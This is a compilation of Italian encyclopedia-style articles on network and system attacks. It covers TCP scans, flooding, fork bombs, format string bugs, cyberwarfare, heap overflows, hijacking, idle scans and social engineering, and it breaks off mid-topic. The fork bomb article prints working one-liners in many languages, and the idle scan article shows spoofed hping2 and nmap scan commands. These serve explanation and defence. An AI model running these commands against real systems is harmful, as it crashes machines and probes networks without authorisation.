Il FIN Scan è un tipo di scansione caratterizzata dall'invio di pacchetti TCP anomali alle porte della vittima, aventi solo il flag FIN attivo. Le specifiche tecniche dalla RFC 793 prevedono che un host che riceve un pacchetto con flag FIN attivo, nel caso in cui la porta sia chiusa, risponda con un pacchetto con flag RST attivo, mentre nel caso in cui la porta sia aperta, ignori il pacchetto. Da evidenziare che alcuni sistemi come Windows, Cisco, HP-UX, IRIX non seguono lo standard e rispondono inviando in qualsiasi caso un pacchetto TCP con flag RST attivo rendendo la scansione inefficace.

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Voci correlate

- Port scanning
- UDP scan

Flood (informatica)

Nella terminologia informatica, con **flood** si indica l'invio a grande velocità di una serie di messaggi o pacchetti, o il continuo abuso di messaggi non inerenti ad un determinato argomento prestabilito. Il termine inglese "flood" significa letteralmente *alluvione*, *inondazione*.


Campi di utilizzo

Nel caso in cui l'obiettivo del flooder sia una chat, una mailing list, un forum o un social network, la generazione di grandi quantità di messaggi ripetuti a pochi secondi l'uno dall'altro provocherà la perdita dei messaggi precedentemente scritti dagli altri utenti e quindi il momentaneo inutilizzo della usenet. Spesso questa tecnica viene associata allo spamming per dare maggiore visibilità ai messaggi di spam. Possono essere presi provvedimenti come ban per ip o denuncia alla polizia postale.

Se invece l'obiettivo è un host, un server o un apparato di rete, il flooder - tramite l'invio di un gran numero di pacchetti ad una grande velocità sfruttando protocolli come ad esempio Syn o ICMP - potrebbe rendere non disponibile il servizio svolto dal dispositivo a causa dell'impossibilità di questi di gestire la grande quantità di pacchetti ricevuti creando quindi un momentaneo crash del servizio per la durata del flood o un denial of service fino a rendere il dispositivo non più in grado di erogare i servizi.

Fork bomb

Introduzione



Concetto dietro la fork bomb: Un processo genera altri processi in cascata, finché non avviene un denial of service o un crash

La **bomba fork** è un attacco di tipo denial of service contro un computer che utilizza la funzione fork. L'azione si basa sull'assunto che il numero di programmi e processi che possono essere eseguiti contemporaneamente su un computer ha un limite.

Una bomba fork agisce creando un gran numero di processi in un tempo molto rapido, così da saturare lo spazio disponibile nella lista dei processi che viene mantenuta dal sistema operativo. Se la tabella dei processi è piena, non possono essere avviati ulteriori programmi finché un altro non termina. Anche se ciò avvenisse, non è probabile che un programma utile all'utente venga avviato, dal momento che le istanze del programma bomba sono a loro volta in attesa di utilizzare per sé gli slot che si liberano nella tabella stessa.

Le bombe fork non si limitano ad utilizzare in maniera invasiva la tabella dei processi, ma impiegano anche del tempo di processore e della memoria. Pertanto il sistema rallenta e può diventare più difficile, se non impossibile da utilizzare.

Le bombe fork possono essere considerate un particolare tipo di wabbit (un programma che si auto-riproduce senza utilizzare funzionalità offerte da servizi o dalla rete).

Le bombe fork tradizionali comprendono la seguente (che utilizza il fork per mezzo dell'interprete Perl):

```
perl -e "fork while fork" &
```

e, (utilizzando la Bash shell[1]):

```
:(){ :|:& };:
```

Su un sistema con Microsoft Windows, utilizzando un comando batch:

```
:s
start %0
goto s
```

Oppure:

```
%0|%0
```

In C:

```
#include <unistd.h>

int main(void)
{
  while(1) {
    fork();
  }
  return 0;
}
```

In Python:

```
import os

while True:
     os.fork()
```

In Haskell:

```
import Control.Monad
import System.Posix.Process

forkBomb = forever $ forkProcess forkBomb
```

In Ruby:

```
def forkbomb
  loop { fork { forkbomb } }
end; forkbomb
```

In Scheme:

```
(letrec ((x (lambda () (begin (fork-thread x) (x))))) (x))
```

In assembly:

```
#solo linux, utilizzo della primitiva fork
#sintassi at&t
#fork bomb
#456b

.text
```

```
        .global  _start
_start:
        movb     $0x2,%al
        int      $0x80
        jmp      _start
```

Difficoltà di rimedio

Una volta che una bomba fork è stata attivata su un sistema, può essere impossibile ripristinarne la normale operatività senza forzarne un riavvio (boot) [alt + r-sist + r e i s u b], dal momento che l'unica soluzione ad una bomba fork è quella di distruggerne tutte le istanze.

Il tentativo di terminare (kill) i processi indesiderati di norma non ha successo, dal momento che ciò a sua volta richiede la creazione di un altro processo, cosa che potrebbe non riuscire dal momento che è probabile che non ci siano posti liberi nella tabella dei processi o spazio nelle strutture di memoria.

In rari casi, sui sistemi Linux può rivelarsi efficace l'utilizzo del comando *skill* da parte dell'utente root per eliminare la fork bomb attivata da un utente. Naturalmente, se l'attivatore è root stesso, tale comando si rivela inutilizzabile.

Prevenzione

Poiché il sistema di funzionamento di una bomba fork richiede che questa sia in grado di lanciare un grande numero di processi nel minore tempo possibile, il sistema più efficace per prevenirne l'azione è quello di limitare il numero di processi che possono essere avviati da un singolo programma o utente.

Permettere agli utenti non fidati di avviare un limitato numero di processi significa ridurre il rischio di bomba fork, sia essa di origine malevola o non intenzionale. Ciò tuttavia non previene la possibilità che un certo numero di utenti possano collaborare a consumare spazio nella tabella dei processi realizzando un attacco del tutto analogo.

Nota che una bomba fork accidentale è molto improbabile che coinvolga più di un utente. Esiste una patch per il kernel Linux — chiamata grsecurity[2] — che abilita il logging per quegli utenti che hanno avviato una fork bomb.

I sistemi Unix-like tipicamente hanno un limite sui processi, controllata dal comando di shell *ulimit*[3] . Inoltre, su Linux or BSD, si può editare il file di configurazione dei limiti di pam: /etc/security/limits.conf[4] .

Un'ulteriore soluzione è rappresentata dalla possibilità, da parte del kernel, di rilevare attacchi di questo tipo, come ad esempio è stato implementato, sotto forma di modulo, per il kernel Linux, come rexFBD [5] , ormai obsoleto.

Una soluzione per i sistemi Linux 2.6 è quella di aggiungere la riga

```
 * hard nproc 300
```

al file /etc/security/limits.conf, per imporre a tutti gli utenti un numero massimo di processi. Superato questo limite il kernel rifiuterà successive chiamate a fork() visualizzando il messaggio «*fork: Risorsa temporaneamente non disponibile*».

Problemi sui server

Persino con le precauzioni sopra citate, gli attacchi con le bombe fork possono avere effetti nefasti per un sistema. Ad esempio, se un server ha 24 CPU e permette agli utenti ordinari di avere fino a 100 processi, una bomba fork può giungere a saturare interamente le 24 CPU tanto da far sì che il sistema non risponda più e non permetta ad un amministratore di effettuare il login per risolvere il problema senza doversi recare fisicamente sul posto.

Note

[1] (**EN**) digitalcraft.org article by Jaromil (http://www.digitalcraft.org/?artikel_id=292), though the code existed beforehand, for example in this post to muc.lists.bugtraq (http://groups.google.co.uk/group/muc.lists.bugtraq/browse_thread/thread/87d51562dd3599a/044c5404a9860dd4)

[2] (**EN**) Sito ufficiale GrSecurity (http://www.grsecurity.net/)

[3] (**EN**) `man ulimit` online copy of the man page. (http://linux.die.net/man/1/ulimit)

[4] (**EN**) `man limits` online copy of the man page. (http://linux.die.net/man/5/limits.conf)

[5] (**EN**) Linux kernel module for fork bomb prevention. (http://rexgrep.tripod.com/rexfbdmain.htm)

Voci correlate

- Processo zombie

Format string attack

Le **format string attack** (*vulnerabilità di formato della stringa*) sono una classe di vulnerabilità scoperte nel 1999.

Funzionamento

Se si passa a una funzione che stampa una stringa a schermo (un esempio classico è la funzione printf del linguaggio C) una stringa che in realtà contiene una serie di parametri di specifica dell'input (tipicamente si usano identificatori di formato *%s* e *%x* per esaminare il contenuto della memoria e *%n* per sovrascrivere parti della memoria, in particolare dello stack) si permette l'avvio di un attacco di tipo stack overflow e *return to libc*. Per proteggersi da questo attacco, quando si vuole stampare una stringa *s* usando la printf() o una qualsiasi funzione C che accetti un numero illimitato di identificatori di formato, bisogna scrivere la funzione

```
printf("%s",s)
```

e non scrivere

```
printf(s)
```

in quanto in questo modo l'input dell'utente non viene validato. La stringa StringPointer potrebbe contenere una serie di identificatori di formato. Questo tipo di attacco, comunque, diventa sempre più difficile grazie alla diffusione di una maggiore consapevolezza della necessità di gestire i rischi associati alla programmazione e alla conseguente diffusione di tecniche di programmazione sicura.

Collegamenti esterni

- (EN)scut / team teso Come sfruttare le Format String Vulnerabilities [1] v1.2 Sept 24, 2001
- (EN)CERT standard di programmazione sicura [2]
- (EN)CERT iniziativa per la programmazione sicura [3]
- (EN)programmazione sicura in C e C++ [4]

Note

[1] http://julianor.tripod.com/bc/formatstring-1.2.pdf
[2] https://www.securecoding.cert.org
[3] http://www.cert.org/secure-coding
[4] http://www.cert.org/books/secure-coding

Guerra cibernetica

Il termine **guerra cibernetica**[1] (noto nell'ambito operativo militare del mondo anglofono come *cyberwarfare*) è l'insieme delle attività di preparazione e conduzione delle operazioni militari eseguite nel rispetto dei principi bellici condizionati dall'informazione. Si traduce nell'alterazione e addirittura nella distruzione dell'informazione e dei sistemi di comunicazioni nemici, procedendo a far sì che sul proprio fronte si mantenga un relativo equilibrio dell'informazione. La guerra cibernetica si caratterizza per l'uso di tecnologie elettroniche, informatiche e dei sistemi di telecomunicazione.

Tipi di attacchi

Esistono molte metodologie di attacco nella guerra cibernetica, la lista seguente è ordinata dalla più lieve alla più pericolosa.[2]

- **Vandalismo Web**: Attacchi volti a "sporcare" pagine web o per mettere fuori uso i server (attacchi denial-of-service). Normalmente queste aggressioni sono veloci e non provocano grandi danni.
- **Propaganda**: Messaggi politici che possono essere spediti a coloro che sono collegati alla Rete.
- **Raccolta dati**: le informazioni riservate ma non protette possono essere intercettate e modificate, rendendo possibile lo spionaggio.
- **Distruzione delle apparecchiature** (Equipment disruption): attività militari che utilizzano computer e satelliti per coordinarsi sono potenziali vittime di questi attacchi. Ordini e comunicazioni possono essere intercettati o sostituiti, mettendo a rischio i soldati.
- **Attacco a infrastrutture critiche**: I servizi energetici, idrici, di combustibili, di comunicazioni, commerciali e dei trasporti sono tutti vulnerabili a questo genere di attacchi.

Attacchi conosciuti

- Gli Stati Uniti d'America hanno ammesso di essere stati sotto attacco da parte di diversi Stati, ad esempio Cina e Russia. I due attacchi più famosi sono passati alla storia con i nomi di Titan Rain e Moonlight Maze. [3]

Regole base

Le regole base della cyberwarfare sono:

- minimizzare la spesa di capitali e di energie produttive e operative;
- sfruttare appieno tecnologie che agevolino le attività investigative e di acquisizione di dati, l'elaborazione di questi ultimi e la successiva distribuzione dei risultati ai comandanti delle unità operative;
- ottimizzare al massimo le comunicazioni tattiche, i sistemi di posizionamento e l'identificazione amico-nemico (IFF - "Identification Friend or Foe").

Organizzazione

Con la cyberwarfare si conosce un radicale riassetto delle concezioni organizzative militari. Le tradizionali strutture gerarchiche si vedono progressivamente soppiantate da sistemi a rete, con nuovi ruoli di complementarità e integrazione. Si fanno così spazio entità operative caratterizzate da:

- ridotta consistenza numerica;
- elevato livello di supporto tecnologico;
- efficacia assoluta.

Controspionaggio cyberspaziale

Il controspionaggio cyberspaziale è l'insieme delle misure atte a identificare, penetrare o neutralizzare operazioni straniere che usano i mezzi cyber come metodologie di attacco primario, così come gli sforzi dei servizi stranieri di intelligence che, attraverso l'uso di metodi tradizionali, cercano di portare avanti attacchi di cyberwarfare.[4]

Note

[1] Cfr. in Riccardo Busetto, *Il dizionario militare: dizionario enciclopedico del lessico militare*, Bologna, 2004, Zanichelli, ISBN 9788808089373

[2] (**EN**) Tipi di cyber-warfare (http://www.tecsoc.org/natsec/focuscyberwar.htm)

[3] (**EN**) [[Reuters (http://www.propagandamatrix.com/articles/november2006/031106_b_cyberspace.htm)]: L'U.S. Air Force si prepara a combattere nel cyberspazio]

[4] (**EN**) DOD - Controspionaggio cyberspaziale (http://www.dtic.mil/doctrine/jel/doddict/data/c/01472.html)

Bibliografia

- Maddalena Oliva, *Fuori Fuoco. L'arte della guerra e il suo racconto*, Bologna, Odoya 2008. ISBN 978-88-6288-003-9.
- Daniel Ventre, *La guerre de l'information*, Hermès-Lavoisier, Sept.2007.
- Daniel Ventre, *Information Warfare*, Wiley-ISTE, Nov. 2009.
- Daniel Ventre, *Cyberguerre et guerre de l'information. Stratégies, règles, enjeux*, Hermès-Lavoisier, Sept.2010.
- Daniel Ventre, *Cyberespace et acteurs du cyberconflit*, Hermès-Lavoisier, April 2011.
- Daniel Ventre, *Cyberwar and Information Warfare*, Wiley-ISTE, July 2011.
- Daniel Ventre, *Cyberattaque et Cyberdéfense*, Hermès Lavoisier, August 2011.

Voci correlate

- Sicurezza informatica
- Armi a impulso elettromagnetico
- Guerra elettronica
- ELINT
- Spionaggio
- High Energy Radio Frequency weapons (HERF)
- SIGINT
- Hacker warfare
- Operazione Aurora

Collegamenti esterni

- (**EN**) Cyberwarfare 'a reality in 12 months' (http://news.zdnet.co.uk/internet/security/0,39020375,39119111,00.htm)
- (**EN**) Iraq's Crash Course in Cyberwar (http://www.wired.com/news/conflict/0,2100,58901,00.html)
- (**EN**) Special focus on cyber-warfare (http://www.tecsoc.org/natsec/focuscyberwar.htm)
- (**EN**) U.S. Air Force prepares to fight in cyberspace (http://www.cnn.com/2006/TECH/internet/11/03/airforce.cyberspace.reut/index.html)
- Cyberwarfare e Cyberspace: aspetti concettuali, fasi ed applicazione allo scenario nazionale ed all'ambito militare (CeMiSS) (http://www.difesa.it/SMD/CASD/Istituti_militari/CeMISS/Pubblicazioni/News206/2008-01/Pagine/Cyberwarfare_e_Cyberspace_aspet_9342militare.aspx)
- Stefano Mele, 31 Mag 2010, Le esigenze americane in tema di cyber-terrorismo e cyberwarfare. Analisi strategica delle contromisure (http://www.stefanomele.it/publications/dettaglio.asp?id=189)
- Stefano Mele, 30 Set 2010, Cyberwarfare e danni ai cittadini (http://www.stefanomele.it/publications/dettaglio.asp?id=168)

Guerra informatica

La **guerra informatica**[1] (noto nell'ambito operativo militare del mondo anglofono come *hacker warfare*, abbreviato *HW*), è quell'attività rientrante nelle operazioni di *information warfare* e sottotipologia di guerra cibernetica che utilizza pirati informatici per colpire la rete informatica avversaria.

In questa guerra si è soliti assoldare, quasi come nuovi mercenari, quell'universo appartenente all'underground computing chiamati in vario modo: *hacker*, *cracker*, *pheaker*, *cyberpunk*, *chyperpunk* capaci di aggredire un sistema informativo protetto. Si tratta di professionisti con un livello di aggiornamento tecnico elevato ed allenati ad operare nelle situazioni più difficili orientandosi in complessi sistemi informatici e telematici.

Operazioni di guerra informatica

Attacchi ai sistemi

- paralisi totale degli elaboratori o semplici malfunzionamenti;
- modifiche al software di base;
- danneggiamento di programmi applicativi;
- installazione di procedure malefiche;
- interruzione fraudolenta di assistenza e manutenzione.

Attacchi alle informazioni

- cancellazione;
- alterazione / modifica del contenuto degli archivi;
- inserimento indebito dei dati;
- copia abusiva / furto di elementi di conoscenza.

Attacchi alle reti

- blocco del traffico telematico;
- deviazione delle richieste fatte a terminale su archivi clonati e modificati residenti su elaboratori diversi da quello originale;
- intercettazione delle comunicazioni autorizzate;
- introduzione di comunicazioni indebite mirate a disturbare.

Note

[1] Cfr. in Riccardo Busetto, *Il dizionario militare: dizionario enciclopedico del lessico militare*, Bologna, 2004, Zanichelli, ISBN 9788808089373

Bibliografia

- U. Rapetto, R. Di Nunzio, *Le nuove guerre*, Milano, 2001.
- U. Rapetto, *Hacker warfare*, Roma, 2000.
- U. Rapetto, R. Di Nunzio, *Cyberware la guerra dell'informazione*, Roma, 1996.

Heap overflow

Heap overflow, o **heap overrun**, è il nome nome per indicare un buffer overflow che avviene nell'area dati della heap. A differenza che nello stack, dove la memoria viene allocata staticamente, nella heap essa viene allocata in modo dinamico dalle applicazioni a run-time e tipicamente contiene dati dei programmi utente.

Gli heap overflow solitamente vengono usati dai cracker per perforare programmi scritti in modo non impeccabile. L'attacco avviene come segue: se una applicazione copia dei dati senza preventivamente controllare se trovano posto nella variabile di destinazione, il cracker può fornire al programma un insieme di dati troppo grande per essere gestito correttamente, andando così a sovrascrivere i metadati (cioè le informazioni di gestione) della heap, prossimi alla destinazione dell'insieme di dati. In questo modo, l'attaccante può sovrascrivere una locazione arbitraria di memoria, con una piccola quantità di dati. Nella maggior parte degli ambienti, questo può fornire all'attaccante il controllo dell'esecuzione del programma.

La vulnerabilità Microsoft JPEG GDI+ MS04-028 [1] è un esempio del pericolo che uno heap overflow può rappresentare per un utente informatico. In sintesi, questa vulnerabilità permetteva, durante la visualizzazione di una immagine JPEG ed attraverso un buffer overrun, l'esecuzione di codice malevolo in remoto che, se eseguito nello spazio di un utente con privilegi di amministratore, permetteva all'attaccante di prendere il controllo dell'intero sistema.

La metodologia di attacco solitamente varia a seconda delle diverse implementazioni delle funzioni di allocazione dinamica della memoria.

Rilevare e prevenire gli heap overflow

Esistono applicazioni in grado di rilevare gli heap overflow dopo che sono avvenuti, abortire quindi l'applicazione e registrare l'evento nei log di sistema. Esistono inoltre applicazioni in grado di prevenire gli heap overflow e ridurre la probabilità che uno heap overflow possa avere effetti su un programma in esecuzione

Note

[1] http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx

Hijacking

Il termine **hijacking** indica una tecnica che consiste nel modificare opportunamente dei pacchetti dei protocolli TCP/IP al fine di dirottare i collegamenti ai propri siti e prenderne il controllo.

Questa tecnica, più nota come **Browser Hijacking** (dirottamento del browser), permette ai dirottatori di eseguire sul malcapitato computer una serie di modifiche tali da garantirsi la visita alle loro pagine con l'unico scopo di incrementare in modo artificioso il numero di accessi e di click diretti al loro sito e conseguentemente incrementare i guadagni dovuti alle inserzioni pubblicitarie (ad es. banner pubblicitari).

Nei motori di ricerca ad esempio, l'hijacking sfruttando un Bug del motore attraverso il redirect lato server, riesce a sostituirsi al sito "vittima" nei risultati del motore. In pratica in una ricerca su un motore, cliccando sul collegamento scelto, ci appare tutt'altra cosa rispetto a quello desiderato.

Voci correlate

- Clickjacking

Idle scan

L'**idle scan** è una tecnica di port scanning TCP piuttosto sofisticata che fa uso fraudolento di un host inattivo remoto, chiamato zombie, per lanciare un attacco verso un altro host creando così una triangolazione che maschera del tutto l'attaccante.

La storia

L'attacco è stato teorizzato da Salvatore Sanfilippo (noto anche come *antirez*), che si occupa di Web 2.0 [1] ed è autore dell'utility hping[2] .

La teoria

Quando un host invia un pacchetto IP sulla rete, esso valorizza con un identificativo numerico univoco (per esso) il campo *identification* dell'header. Questo campo è utilizzato per riassemblare il pacchetto originale a partire dagli eventuali frammenti in cui può essere diviso durante la trasmissione, in quanto i vari frammenti includono sempre il campo *identification* del pacchetto originale.

In generale il sistema operativo genera il valore per questo campo in maniera sequenziale per ogni pacchetto trasmesso, per cui esso cambia solo quando un host trasmette pacchetti (mentre rimane inalterato se non ne trasmette)[3] .

La tecnica

L'attaccante interroga lo zombie per verificarne l'inattività e per sapere qual è il valore che sta usando per il campo *identification*. L'attaccante invia poi un pacchetto alla porta della vittima che intende sondare, specificando però un IP sorgente pari a quello dello zombie (tramite ip spoofing). Il risultato ottenuto può essere uno dei seguenti:

- la vittima ha la porta aperta: in questo caso la vittima reagisce inviando allo zombie un pacchetto con i flag SYN/ACK. Lo zombie lo riceve, ma trattandosi di un pacchetto fuori sequenza, e quindi inatteso, esso risponde alla vittima trasmettendole un pacchetto con il flag RST.
- la vittima ha la porta chiusa: in questo caso la vittima reagisce trasmettendo allo zombie un pacchetto ICMP di tipo *Destination Unreachable* specificando che la porta non è raggiungibile. Lo zombie lo riceve, ma non fa nulla

perché si tratta di una risposta inattesa ad una richiesta di connessione che esso non aveva inviato.
- la vittima scarta il traffico in ingresso sulla porta (ad esempio tramite un firewall): il pacchetto viene ignorato, e non vi sono risposte ICMP verso lo zombie.

A questo punto l'attaccante interroga di nuovo lo zombie e può osservare uno di questi due comportamenti:

- il valore di *identification* dello zombie è variato, quindi deduce che la porta della vittima era aperta.
- il valore di *identification* dello zombie non è variato, e quindi deduce che la porta della vittima era chiusa oppure filtrata.

La tecnica è piuttosto imprecisa e richiede che ci sia un host zombie totalmente inattivo, ma ha il vantaggio di essere completamente anonima alla vittima, impedendo quindi qualsiasi contromisura e facendo scattare un allarme in un eventuale IDS che però indica l'indirizzo dell'idle host.

Un esempio con hping

Il metodo hping per lo *idle scanning* fornisce un esempio a basso livello di come si possa esegure. In questo esempio l'host della vittima (172.16.0.100) viene analizzato usando un host zombie (172.16.0.105) appartenente alla stessa sottorete di classe C. È mostrato quindi lo scenario verificate una porta aperta ed una porta chiusa per vedere come ciascuno scenario si svolge.

In primo luogo, stabilito che lo zombie sia effettivamente inattivo, si inviano i pacchetti usando il comando `hping2` e si osserva che i valori di *identification* aumentano incrementalmente di 1. Se essi crescono casualmente, l'host zombie non è effettivamente inattivo.

```
[root@localhost hping2-rc3]# ./hping2 -S 172.16.0.105
HPING 172.16.0.105 (eth0 172.16.0.105): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.105 ttl=128 id=1371 sport=0 flags=RA seq=0 win=0 rtt=0.3 ms
len=46 ip=172.16.0.105 ttl=128 id=1372 sport=0 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1373 sport=0 flags=RA seq=2 win=0 rtt=0.3 ms
len=46 ip=172.16.0.105 ttl=128 id=1374 sport=0 flags=RA seq=3 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1375 sport=0 flags=RA seq=4 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1376 sport=0 flags=RA seq=5 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1377 sport=0 flags=RA seq=6 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1378 sport=0 flags=RA seq=7 win=0 rtt=0.2 ms
len=46 ip=172.16.0.105 ttl=128 id=1379 sport=0 flags=RA seq=8 win=0 rtt=0.4 ms
```

Viene quindi inviato un pacchetto spoofed SYN all'host della vittima sulla porta che si suppone sia aperta. Per l'esempio viene usata la porta 22 (ssh):

```
# hping2 --spoof 172.16.0.105 -S 172.16.0.100 -p 22 -c 1
HPING 172.16.0.100 (eth0 172.16.0.100): S set, 40 headers + 0 data bytes

--- 172.16.0.100 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Poiché è stato effettuato lo *spoofing* del pacchetto, l'attaccante non riceve risposte e quindi hping restituisce il 100% di pacchetti persi. L'host della vittima risponde direttamente all'host zombie con un pacchetto avente i flag SYN/ACK. L'attaccante controlla quindi l'host zombie per vedere se il valore di *identification* è variato.

```
# hping2 -S 172.16.0.105 -p 445 -c 1
HPING 172.16.0.105 (eth0 172.16.0.105): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.105 ttl=128 DF id=1381 sport=445 flags=SA seq=0 win=64320 rtt=0.3 ms
```

```
--- 172.16.0.105 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.3 ms
```

Da notare che il valore di *identification* dell'host zombie cresce di due unità, da id=1379 a id=1381, in quanto il valore 1380 è stato usato quando l'host zombie ha risposto al pacchetto con i flag SYN/ACK della vittima con un pacchetto con il flag RST, per cui si deduce che la porta della vittima era aperta.

L'intero processo viene ora ripetuto con una porta della vittima che si suppone sia chiusa. Per l'esempio che segue viene usata la porta 23 (telnet).

```
# hping2 -S 172.16.0.105 -p 445 -c 1
HPING 172.16.0.105 (eth0 172.16.0.105): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.105 ttl=128 DF id=1382 sport=445 flags=SA seq=0 win=64320 rtt=2.1 ms

--- 172.16.0.105 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.1/2.1/2.1 ms
# hping2 --spoof 172.16.0.105 -S 172.16.0.100 -p 23 -c 1
HPING 172.16.0.100 (eth0 172.16.0.100): S set, 40 headers + 0 data bytes

--- 172.16.0.100 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
# hping2 -S 172.16.0.105 -p 445 -c 1
HPING 172.16.0.105 (eth0 172.16.0.105): S set, 40 headers + 0 data bytes
len=46 ip=172.16.0.105 ttl=128 DF id=1383 sport=445 flags=SA seq=0 win=64320 rtt=0.3 ms

--- 172.16.0.105 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.3 ms
```

Si nota che in questo caso il valore di *identification* dello zombie non varia (o meglio, varia solo da 1382 a 1383 per via della risposta all'attaccante) perché la porta della vittima era chiusa oppure filtrata. Quando l'attaccante invia il pacchetto "modificato" (spoofed) alla vittima, essa non risponde affatto, o risponde allo zombie con un pacchetto con il flag RST che non provoca variazioni nel valore di *identification*.

Un esempio con nmap

Nmap non fornisce strumenti per identificare se un host è inattivo. Per questo scopo può essere utilizzato hping. Consultando l'help di nmap si trovano le istruzioni per attivare un idle scan:

```
SCAN TECHNIQUES:
 -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
 -sU: UDP Scan
 -sN/sF/sX: TCP Null, FIN, and Xmas scans
 --scanflags <flags>: Customize TCP scan flags
 -sI <zombie host[:probeport]>: Idle scan
 -sO: IP protocol scan
 -b <FTP relay host>: FTP bounce scan
```

```
 --traceroute: Trace hop path to each host
 --reason: Display the reason a port is in a particular state
```

Quindi definito idlehost.domain1.it l'host in stato inattivo, victimhost.domain2.it l'host vittima la scansione avviene in questo modo:

```
hackhost:~$ sudo nmap -sI idlehost.domain1.it:80 victimhost.domain2.it -PN
Starting Nmap 4.75 ( http://nmap.org ) at 2009-03-17 09:34 CET
Idle scan using zombie idlehost.domain1.it (1.2.3.4); Class: Incremental
Interesting ports on victimhost.domain2.it (10.20.30.40):
Not shown: 984 closed|filtered ports
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
1041/tcp open  unknown
2301/tcp open  compaqdiag
2381/tcp open  unknown
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-term-serv
MAC Address: XX:XX:XX:XX:XX:XX
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
hackhost:~$
```

Altri tipi di scan

- TCP connect scan
- SYN scan
- ACK scan
- NULL scan
- FIN scan
- XMAS scan
- idle scan
- IP protocol scan

Note

[1] *Intervista a Salvatore "antirez" Sanfilippo* (http://blog.tagliaerbe.com/2007/06/intervista-salvatore-antirez-sanfilippo.html). URL consultato in data 17 marzo 2009

[2] *Introduzione ad hping* (http://security.dsi.unimi.it/sicurezza0607/stuff/ho/ho_07_lab_sicurezza_10-01-2007.pdf). URL consultato in data 16 marzo 2009 credit a Sanfilippo a pagina 3

[3] *Introduzione ad hping* (http://security.dsi.unimi.it/sicurezza0607/stuff/ho/ho_07_lab_sicurezza_10-01-2007.pdf). URL consultato in data 16 marzo 2009 Una utility, hping, per testare l'attacco dell'idle scan sul sito dell'Università di Milano - Andrea Lanzi, Davide Marrone, Roberto Paleari - Facoltà di Scienze Matematiche, Fisiche e Naturali - Corso di Laurea in Informatica - 10 gennaio 2007

Collegamenti esterni

- Insecure.org/nmap/idlescan (http://insecure.org/nmap/idlescan.html) - Articolo su idle scanning
- Insecure.org (http://insecure.org/) - Sito ufficiale di nmap
- Nmap idlescan (http://nmap.org/book/idlescan.html) - Pagina di nmap sull'idlescan
- Hping.org (http://hping.org/) - Sito ufficiale di Hping
- Nmap-Online.com (http://nmap-online.com/) - Nmap scanner online
- Techtarget.com (http://searchsecurity.techtarget.com/tip/0,289483,sid14_gci1195745,00.html) - Un articolo su idle scanning
- Seclists.org (http://seclists.org/bugtraq/1998/Dec/0079.html) - Il post originale di bugtraq

Ingegneria sociale

Nel campo della sicurezza delle informazioni per **ingegneria sociale** (dall'inglese *social engineering*) si intende lo studio del comportamento individuale di una persona al fine di carpire informazioni.

Questa tecnica è anche un metodo (improprio) di crittanalisi quando è usata su una persona che conosce la chiave crittografica di un sistema e viene usata anche dalla polizia. Similmente al cosiddetto metodo del tubo di gomma (il quale è però una forma di tortura) può essere, secondo gli esperti, un modo sorprendentemente efficiente per ottenere la chiave, soprattutto se comparato ad altri metodi crittanalitici.

Con l'evoluzione del software, l'uomo ha migliorato i programmi a tal punto che essi presentano pochi bug (errori che i programmatori generalmente commettono quando creano un software). Per un cracker sarebbe impossibile attaccare un sistema informatico in cui non riesce a trovare bug. Quando ciò accade l'unico modo che il cracker ha per procurarsi le informazioni di cui necessita è quello di attuare un attacco di ingegneria sociale.

Un *ingegnere sociale* (*social engineer*) per definirsi tale deve saper fingere, sapere ingannare gli altri, in una parola saper *mentire*.
Un social engineer è molto bravo a nascondere la propria identità, fingendosi un'altra persona: in tal modo egli riesce a ricavare informazioni che non potrebbe mai ottenere con la sua identità reale. Nel caso sia un cracker, può ricavare informazioni attinenti ad un sistema informatico. Il social engineering è quindi una tecnica per ricavare informazioni molto usata dagli hacker esperti e dalle spie, e dato che comporta (nell'ultima fase dell'attacco) il rapporto più diretto con la vittima, questa tecnica è una delle più importanti per carpire informazioni. In molti casi il cosiddetto ingegnere potrà riuscire a ricavare tutto ciò che gli serve dalla vittima ignara.

Le fasi dell'attacco

